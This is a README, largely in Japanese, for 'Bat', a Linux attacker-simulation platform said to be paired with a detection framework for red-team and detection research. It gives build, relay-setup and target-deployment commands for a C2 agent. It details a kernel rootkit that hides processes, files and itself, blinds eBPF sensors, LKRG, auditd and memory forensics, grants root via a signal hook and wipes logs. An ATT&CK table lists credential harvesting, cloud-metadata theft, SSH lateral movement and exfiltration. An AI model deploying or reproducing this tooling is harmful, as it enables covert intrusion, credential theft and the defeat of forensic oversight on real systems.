
 rhzv0/bat
全スペクトルLinux攻撃者シミュレーションプラットフォーム。カーネルレベルのステルス性、C2ビーコン通信、権限昇格、認証情報収集、横展開、アーティファクト破壊を備えています。レッドチームの運用および検知研究向けに設計されています。

BAT は、Linux と Windows 向けの現実的で進化する敵対的脅威モデルです。これは C2 フレームワークでもルートキットでもありません。C2 通信、カーネルレベルのステルスルートキットモジュール、ユーザースペース回避、権限昇格、永続化、プロセスインジェクション、認証情報収集、データ流出、横展開を単一の統合された敵対者にまとめた完全な脅威シミュレーションプラットフォームです。設計目標は、2026 年に達成可能な最も高度で現実的な Linux 脅威となることであり、現在の検出システムが何を捕捉するかとは独立しています。
これは研究ペアの攻撃者側です。Aura フレームワークは Bat を検出するために進化します。Bat は Aura を回避するために進化します。攻撃者は検出システムに制約されることはありません。
apt install nasm gcc-x86_64-linux-gnu binutils-x86_64-linux-gnu golang-go go install mvdan.cc/garble@latest
### 2. 設定```bash
cp build.env.example build.env
nano build.env      # RELAY_IP, SECRET, BAT_KEY, CDN_DOMAIN
シークレットを生成: openssl rand -hex 16
./build.sh # garble agent (x86_64+arm64) + server (arm64) + netshell ./build.sh agent # agent only ./build.sh server # server arm64 only (EC2 / Mac M-series) ./build.sh server-amd64 # server x86_64 only (PC Intel/AMD) ./build.sh netshell # netshell only
バイナリは `bin/` に配置されます。

### 4. リレーのブートストラップ```bash
# on the relay VPS (as root)
sudo bash -s -- --tg-token $TG_TOKEN --tg-chat-id $TG_CHAT_ID < relay/setup.sh

# from the operator machine
source build.env
relay/sync.sh ubuntu@$RELAY_IP --key $BAT_KEY --restart-kcc --tg
scp -i $BAT_KEY bin/netshell-v11-{x86_64,arm64} ubuntu@$RELAY_IP:/var/www/nexus/agents/
./bin/bat-server-v11-arm64 # tunnel starts automatically, no flags needed
ターゲットにエージェントを展開する:```bash
sudo setsid /path/to/bat-agent-v11-x86_64 </dev/null >/tmp/.log 2>&1 &
disown

Agent appears in bat-server as <agentID>@<hostname> within one beacon interval (default 30s).
The kernel stealth layer (bat-stealth.ko, source in kperf-qos/) is built directly on top of Singularity, an advanced kernel rootkit research framework. Four core modules were ported and adapted:
bpf_hook: Intercepts bpf(2) and all eBPF communication primitives. Any eBPF sensor receives zero telemetry for hidden PIDs. Adapted: ARCH_SYS("bpf") replaces the x86-only __x64_sys_bpf; __ia32_sys_bpf removed for ARM64; HIDDEN_PORT replaced by a sysfs-configurable global.
hiding_fs: Complete filesystem erasure: getdents64/getdents filtering, stat/statx/newfstatat nlink adjustment, openat/access/faccessat /proc/<pid> blocking, chdir and readlink blocking. Merged from five Singularity modules (hiding_directory, hiding_stat, open, hiding_chdir, hiding_readlink). Adapted: REGS_ARGn macros replace direct register access; should_hide_path() extended for runtime-configured bat_hidden_paths[].
hide_module: Removes bat-stealth.ko from all kernel module lists. Extended: Singularity already saves list.prev; this version saves both list.prev and list.next and poisons both to block traversal in either direction. Added module_unhide() for reversible removal, required by K-99 before delete_module(2) can locate the module by name.
lkrg_bypass: Suppresses LKRG enforcement for hidden processes: hooks signal delivery to block SIGKILL for hidden tasks, hooks vprintk_emit to drop LKRG log messages, disables UMH validation during agent execution. Ported directly with no architectural changes.
The following modules were developed independently:
become_root: signal 59 hook that calls commit_creds(prepare_kernel_cred(NULL)) to grant uid=0 (K-03)selfdefense: blocks LiME memory acquisition, hides kallsyms entries, blocks kprobes on agent symbols, re-hides the module on any enumeration attemptaudit: suppresses auditd events for hidden PIDssysrq_hook: intercepts SysRq-T to exclude hidden processes from task dumpstaskstats_hook: filters NETLINK taskstats responses for hidden PIDsreset_tainted + clear_taint_dmesg: zeroes /proc/sys/kernel/tainted and filters dmesg lines containing module load evidencehooks_write: intercepts all kernel write paths (write/splice/sendfile/tee + io_uring_enter/enter2 + ia32 compat) to drop log entries matching agent strings before they reach syslog or journaldpid_manager: fork tracepoint to maintain the hidden PID set across child processesThe full stack makes the agent and all its artifacts invisible to: ps, top, ss, netstat, lsof, filesystem traversal on hidden paths, lsmod, sysfs, kallsyms, auditd, all eBPF sensors, LKRG, LiME, and SysRq forensics.
| ATT&CK ID | Technique | Bat Implementation |
|---|---|---|
| T1036.005 | Masquerading: Match Legitimate Name | TTP 1: prctl(PR_SET_NAME) to kworker/0:1 |
| T1055 | Process Injection | TTP 11: shellcode + rawsock thread injected into live process |
| T1205.001 | Traffic Signaling (Magic Packet) | UDP/ICMP trigger wakes agent from dormancy |
| T1071.001 | Web Protocols C2 | HTTPS beacons over :443 or :9443 |
| T1573.001 | Encrypted Channel: Symmetric | HMAC-SHA256 authenticated beacons over TLS |
| T1090.004 | Proxy: Domain Fronting | CDN profile routes agent traffic through an edge proxy layer |
| T1574.006 | Hijack Execution: LD_PRELOAD | TTP 10: bat-rootkit.so via /etc/ld.so.preload |
| T1014 | Rootkit | bat-stealth.ko: hides PIDs, ports, files, module, self |
| T1562.001 | Impair Defenses: Disable Tools | bpf_hook blinds eBPF sensors; lkrg_bypass disables LKRG |
| T1562.012 | Impair Defenses: Disable Linux Audit | audit module suppresses auditd events for hidden PIDs |
| T1068 | Privilege Escalation via Exploitation | K-03: signal 59 triggers commit_creds to uid=0 |
| T1543.002 | Create/Modify System Process: Systemd | TTP 6: systemd unit persistence |
| T1053.003 | Scheduled Task: Cron | TTP 6: crontab persistence |
| T1070.002 | Clear Linux Logs | clear_taint_dmesg filters dmesg; reset_tainted zeroes taint flag; hooks_write drops log entries in-kernel |
| T1070.004 | Indicator Removal: File Deletion | TTP 222 destruct: full artifact wipe |
| T1003 | Credential Dumping | TTP 7/23: /etc/shadow, shell history, env secrets |
| T1552.004 | Unsecured Credentials: Private Keys | TTP 21: SSH keys, known_hosts, configs |
| T1552.005 | Cloud Instance Metadata | TTP 23: AWS IMDS credential harvest |
| T1018 | Remote System Discovery | TTP 20/34: ARP enumeration + /16 CIDR scan |
| T1046 | Network Service Scanning | TTP 20/34: TCP port scan of discovered hosts |
| T1021.004 | Lateral Movement via SSH | TTP 22/35: SCP self to discovered host, exec detached |
| T1078 | Valid Accounts | TTP 22/35: lateral move uses harvested SSH keys |
| T1048 | Exfiltration Over Alternative Protocol | TTP 30/31/32: file and directory exfil over beacon channel |
| T1059.004 | Unix Shell Execution | TTP 4: arbitrary command execution |
| T1027 | Obfuscated Files or Information | garble -literals -tiny -seed=random; XOR(0x5A) config encoding |
| T1620 | Reflective Code Loading | TTP 11: shellcode executed in target process address space; bat-stealth.ko loaded via memfd_create |
Target Relay (VPS) Operator (local)
bat-agent --HTTPS:443--> nginx:443 -> :8443 --tunnel--> bat-server:9443 --TCP:9443 --> sshd:9443 --tunnel--> --UDP/ICMP --> (trigger forwarded)
